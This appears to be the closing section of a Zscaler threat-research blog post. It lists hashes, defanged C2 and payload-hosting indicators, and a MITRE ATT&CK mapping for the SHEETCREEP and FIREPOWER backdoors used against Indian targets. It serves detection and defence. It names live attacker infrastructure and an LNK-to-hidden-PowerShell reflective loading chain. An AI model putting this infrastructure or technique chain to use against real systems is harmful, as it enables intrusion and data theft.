• 0729db72ab4ad9b2ac7a82918c744388 • daeeb031a9617e6f1b7bf4d85de9c75f62021c82 • 71794df37a107472e8d0829387741953f9e6c7778519b11f061c79ff6fb0f386	Proof.png	SHEETCREEP
• 7269779e3fe07b1d96564117461ec75b • 147055a1341737625cf0e878b7ebd5acf09d1883 • eea5cb7795d86e4612edcc6f0085d151e1b7a7351646caf26955c2ac35158971	chrome.exe	SHEETCREEP Dropper launcher
• f9a2da8f12179414663a230f11edca20 • cdecfe8e1cacd1af204a5da52f6c02eb16fdea8b • 9eebbf8899a1cf4156a872e9b8cde2a8f6ab364b8089550510938405c622cc58	edge.exe	SHEETCREEP

Hashes	Filename	Description
12669c29e00057abf20c73a434eb3dd2 - a38eab1ac01201b651b2efdebc78e994402976f1 889b4b1e13b66aff349282eae3999783f5542f961b433a7d4653c5281e7f4d3e	N/A	FIREPOWER
- cd5aab2b0f8d2b42e7a6537303d6345d - e9eeda092500d7c7f278672d35f733e0e26f0e2c 20d72c8580b4d5ef4f771c91ce1d1207e5416fa789d8216a73a0abb8e030644f	N/A	FIREPOWER
0f7730a78490c61964b3bfc05eb59ea7 - ac06003a774af5a8e4be349fc6f0e65cea116370 - de14ca6d93dadbc1ec216700d76ad2d0e7b9ebceb95de68c631d0a1c01c915c4	N/A	FIREPOWER
119b836b4e1e7be8c3be8fe921f72bfb - e333ae0948ede0cf1368deec53a1eda18210e75e 644dda0ea5db1eb5f07ccfccdb909c6ee57235c4465adbfc342da6867cdb71a	N/A	FIREPOWER
41a3752e6ea83d25731f22e1c17f59e2 - aa9b4410004d43e4e5cc1fc2cda1956bc5663b03 309a39ba10cd7c7075837b63d247fa45764f5496fdae215e95a3f4b65ab6dfc3	N/A	FIREPOWER
12669c29e00057abf20c73a434eb3dd2 - a38eab1ac01201b651b2efdebc78e994402976f1 889b4b1e13b66aff349282eae3999783f5542f961b433a7d4653c5281e7f4d3e	N/A	FIREPOWER
- e48f1000c86b93cf428a13a0b7384e0d 8f9843607ff0ed83ca58e21612b41d6e744beb81 989ad43bb9e328d786664247c3af4c17be28932760113708a9c6de977d69652c	N/A	FIREPOWER
- a0b6869accba2c9ad3e1f79268a810d4 6140ed17fa47e0fa166449eaf2b2770fec0fedbd 86d8b3fe209b3f1d9a20865ff1ee5d6015941c2a5394861118c8d6ec3695f1a6	N/A	PowerShell document stealer
556a567a2c5c27a6aa5660e2e6bcce7b - e9d9d8c0c818ba9208e61eaf49af4c1b37f4eb59 - bb11bea463ab1b976c3716591f93eccc71c1a2d1c389a371416b140cd8faa6f0	detail.png	SHEETCREEP
5001c32b386cc8346079db7b2629d777 8735e1af5134d1cd173b55b089e31becb0261677 61b2b6b61474398a966e26d3b909542450fcab9b6670558cecd6fabcd1015bbce	d.exe	SHEETCREEP and MAILCREEP Dropper launcher
- ed4dd29c57a38f2bb1934acbaeadeeba 7bc5d288ec260765a146136194d815ff3c697df8 - a97cc81a2f7c05bfc498b71999176c2aeb6e3ad273e48eb1f5c1c5647419c642	ds.png	MAILCREEP

Network indicators

Type	Indicator
SHEETCREEP backup configuration URL	hxxps[:]//testfirebase-b24a8-default-rtdb.firebaseio[.]com/(12336)005056C0000186/details.json
SHEETCREEP backup configuration URL	hxxps[:]//storage.googleapis.com/testfirebase-b24a8.appspot[.]com/config1.txt
Download URL and SHEETCREEP payload	hxxps[:]//hciaccounts[.]in/Documents.zip
C2 URL	hxxps[:]//docs.google[.]com/spreadsheets/d/1wgx4gj3-YGGAwmtr1DRu4n1QkznK2pYoKO6C4GTmquY/edit
C2 URL	hxxps[:]//docs.google[.]com/spreadsheets/d/1cB8jzFpQcixridoEz_eDvLnjCTx79gKFQSoFiuOErdM/edit
C2 URL	hxxps[:]//docs.google[.]com/spreadsheets/d/1wgx4gj3-YGGAwmtr1DRu4n1QkznK2pYoKO6C4GTmquY/edit
C2 URL	hxxps[:]//docs.google[.]com/spreadsheets/d/1cdSJvZ7tx6CPBuEa66uTVWmSD4zABnZOLjM87pRXkTE/edit
Download IP address (hciaccounts[.]in)	15.207.85[.]170
FIREPOWER C2 domain	https://webdevurl-cc389-default-rtdb.firebaseio[.]com
FIREPOWER C2 domain	https://govs-services-in-default-rtdb.firebaseio[.]com
FIREPOWER C2 domain	https://gov-service-in-default-rtdb.firebaseio[.]com
Payload-hosting domain	hciaccounts[.]in
Payload-hosting domain	hcisupport[.]in
Payload-hosting domain	hcidelhi[.]in

Type	Indicator
Payload-hosting domain	hcidoc[.]in
Payload-hosting domain	coadelhi[.]in

MITRE ATT&CK Framework

ID	Tactic, Technique	Description
T1583.001	Resource Development, Acquire Infrastructure: Domains	<code>hciaaccounts[.]in</code> was acquired to serve the initial payload.
T1583.006	Resource Development, Acquire Infrastructure: Web Services	The threat actor used Google Sheets as a C2 channel, and also used a Firebase URL and Google Cloud Storage URL to host backup configurations.
T1585.003	Resource Development, Establish Accounts: Cloud Accounts	The threat actor created Google accounts to use Google Sheets for C2 and Firebase/Google Cloud Storage for backup configurations.
T1587.001	Resource Development, Develop Capabilities: Malware	The threat actor developed custom malware such as the SHEETCREEP .NET backdoor.
T1588.007	Resource Development, Obtain Capabilities: Artificial Intelligence	The threat actor used generative AI tools during the development of the SHEETCREEP backdoor, as suggested by the use of emojis in its error-handling code.
T1608.001	Resource Development, Stage Capabilities: Upload Malware	The threat actor staged the initial payload by uploading a ZIP archive (<code>documents.zip</code>) containing the SHEETCREEP backdoor to a threat actor-controlled site (<code>hxxps[:]//hciaaccounts[.]in/documents.zip</code>).
T1566.002	Initial Access, Phishing: Spearphishing Link	The threat actor used phishing PDFs which contained a 'Download Document' button that linked to a malicious ZIP archive.
T1059.001	Execution, Command and Scripting Interpreter: PowerShell	A malicious LNK file executed a PowerShell command to read a file named <code>details.png</code> , reverse its bytes, and load it as a .NET assembly.
T1059.003	Execution, Command and Scripting Interpreter: Windows Command Shell	The SHEETCREEP backdoor executes commands using a hidden <code>cmd.exe</code> process.
T1129	Execution, Shared Modules	The threat actor used a PowerShell command to load a malicious .NET DLL using <code>[System.Reflection.Assembly]::Load()</code> .

ID	Tactic, Technique	Description
T1204.001	Execution, User Execution: Malicious Link	The Sheet Attack campaign required a user to click a 'Download Document' button to download a malicious ZIP archive.
T1204.002	Execution, User Execution: Malicious File	The victim was required to execute a malicious LNK file to initiate the infection chain.
T1053.005	Persistence, Scheduled Task/Job: Scheduled Task	The initial payload dropped a loader script, <code>GServices.vbs</code> , and registered it as a scheduled task to persistently execute the SHEETCREEP backdoor.
T1140	Defense Evasion, Deobfuscate/Decode Files or Information	The initial LNK file reverses bytes to restore and load a .NET assembly. The SHEETCREEP backdoor uses TripleDES to encrypt its configuration.
T1564.003	Defense Evasion, Hide Artifacts: Hidden Window	The malicious LNK file uses the command <code>powershell.exe -WindowStyle Hidden</code> to execute its payload without a visible window. The SHEETCREEP backdoor creates a hidden <code>cmd.exe</code> process in the background to execute commands received from the C2.
T1036.008	Defense Evasion, Masquerading: Masquerade File Type	The initial payload is a .NET binary disguised with a PNG extension.
T1620	Defense Evasion, Reflective Code Loading	A malicious LNK file used <code>[System.Reflection.Assembly]::Load()</code> to reflectively load a .NET assembly.
T1027.013	Defense Evasion, Obfuscated Files or Information: Encrypted/Encoded File	The SHEETCREEP backdoor uses TripleDES to encrypt its configuration.
T1027.015	Defense Evasion, Obfuscated Files or Information: Compression	The initial payload was delivered as a ZIP archive, <code>Document.zip</code> .
T1033	Discovery, System Owner/User Discovery	The threat actor executed the <code>whoami</code> command as part of post-compromise user reconnaissance activities.
T1087.002	Discovery, Account Discovery: Domain Account	The SHEETCREEP backdoor discovered the victim's domain and username to generate a victim ID in the format <code>==</code> .
T1530	Collection, Data from Cloud Storage	The SHEETCREEP backdoor contains code to retrieve backup configurations from a Firebase URL and a Google Cloud Storage URL.
T1560.002	Collection, Archive Collected Data: Archive via Library	The SHEETCREEP backdoor encrypts the output of executed commands using the TripleDES implementation from .NET's <code>System.Security.Cryptography</code> library.
T1071.001	Command and Control, Application Layer Protocol: Web Protocols	The SHEETCREEP backdoor uses the Google Sheets API over HTTPS for its C2.

ID	Tactic, Technique	Description
T1102.001	Command and Control, Web Service: Dead Drop Resolver	The SHEETCREEP backdoor retrieved its C2 configuration from backups hosted on legitimate web services, such as Firebase and Google Cloud Storage.
T1102.002	Command and Control, Web Service: Bidirectional Communication	The SHEETCREEP backdoor uses Google Sheet as a bidirectional C2 channel.
T1573.001	Command and Control, Encrypted Channel: Symmetric Cryptography	The SHEETCREEP backdoor used TripleDES to encrypt its configuration, as well as commands sent and received from its C2.
T1132.001	Command and Control, Data Encoding: Standard Encoding	The SHEETCREEP backdoor Base64-encoded the encrypted output from executed commands before writing the data to its Google Sheets C2.
T1665	Command and Control, Hide Infrastructure	The server hosting the malicious payloads would only respond to requests originating from IP addresses in India and having a User-Agent header indicating a Windows platform.
T1008	Command and Control, Fallback Channels	The SHEETCREEP backdoor was designed to use backup configurations from a Firebase URL and a Google Cloud Storage URL if the primary C2 configuration fails.

Was this post useful?

[Yes, very!](#)[Not really.](#)

Disclaimer: This blog post has been created by Zscaler for informational purposes only and is provided "as is" without any guarantees of accuracy, completeness or reliability. Zscaler assumes no responsibility for any errors or omissions or for any actions taken based on the information provided. Any third-party websites or resources linked in this blog post are provided for convenience only, and Zscaler is not responsible for their content or practices. All content is subject to change without notice. By accessing this blog, you agree to these terms and acknowledge your sole responsibility to verify and use the information as appropriate for your needs.

Explore more Zscaler blogs



APT Attacks Target Indian Government Using GOGITTER, GITSHELLPAD, and GOSHELL | Part 1

[Read post](#)



APT-36 Uses New TTPs and New Tools to Target Indian Governmental Organizations

[Read post](#)



A peek into APT36's updated arsenal

[Read post](#)



GenAI Used For Phishing Websites Impersonating Brazil's Government

[Read post](#)

01 / 02

Get the latest Zscaler blog updates in your inbox

By submitting the form, you are agreeing to our [privacy policy](#).